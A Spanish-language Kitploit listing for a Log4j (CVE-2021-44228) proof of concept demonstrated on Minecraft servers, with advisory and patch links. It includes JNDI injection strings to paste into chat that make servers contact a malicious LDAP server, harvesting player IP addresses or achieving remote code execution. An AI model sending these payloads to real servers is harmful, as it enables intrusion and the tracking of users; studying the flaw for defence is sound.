
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Log4J-RCE-Proof-Of-Concept — Log4j-RCE (CVE-2021-44228) Prueba de concepto con información adicional | Kitploit

Herramientas/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

Log4j-RCE (CVE-2021-44228) Prueba de concepto con información adicional

Ver RepositorioSitio web
1823136hace 4 añosRevisado por Kitploit
Compartir

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

Esta es una prueba de concepto del RCE de log4j.

Aquí hay algunos enlaces sobre el CVE-2021-44228:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

Este fallo afecta a casi todas las versiones de log4j2 y quizás a las de log4j1. La versión recomendada es 2.15.0, que corrige la explotación.

Demostración con Minecraft (que usa log4j2)

  • Los detalles sobre el impacto en Minecraft se enumeran aquí: https://twitter.com/slicedlime/status/1469150993527017483
  • El artículo de Minecraft está aquí: https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • Versiones corregidas de Minecraft Forge: https://twitter.com/gigaherz/status/1469331288368861195
  • Artículo detallado de Minecraft Forge: https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • Versiones corregidas de Minecraft Fabric: https://twitter.com/slicedlime/status/1469192689904193537
  • Versiones corregidas de Minecraft Paper: https://twitter.com/aurora_smiles_/status/1469205803232026625
  • Versiones corregidas de Minecraft Spigot: https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-18.537204/
  • Versiones corregidas de Minecraft Sponge: https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

Lag o envío de datos serializados


  • Pega ${jndi:ldap://127.0.0.1/e} en el chat. Si hay un socket abierto en el puerto 389, logj4 intenta conectarse y bloquea la comunicación posterior hasta que se produce un timeout.
  • Al usar esta explotación de prueba de concepto, el registro en la consola registrará THIS IS SEND TO THE LOG!!! LOG4J EXPLOIT!, que es un objeto de cadena serializado del servidor LDAP.
image

  • Además, el servidor LDAP malicioso recibe cada dirección IP donde se registra el mensaje. Esto significa que las direcciones IP de los jugadores de un servidor pueden ser recopiladas con esta explotación.

RCE


  • Pega ${jndi:ldap://127.0.0.1/exe} en el chat. Si -Dcom.sun.jndi.ldap.object.trustURLCodebase=true está configurado en true, se producirá la ejecución remota de código.
image

  • Afortunadamente, los JDK modernos deshabilitan la carga de clases remota por defecto. (https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • ¡¡Las versiones antiguas aún pueden permitirlo!!

Descargo de responsabilidad

Este proyecto es solo con fines educativos.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





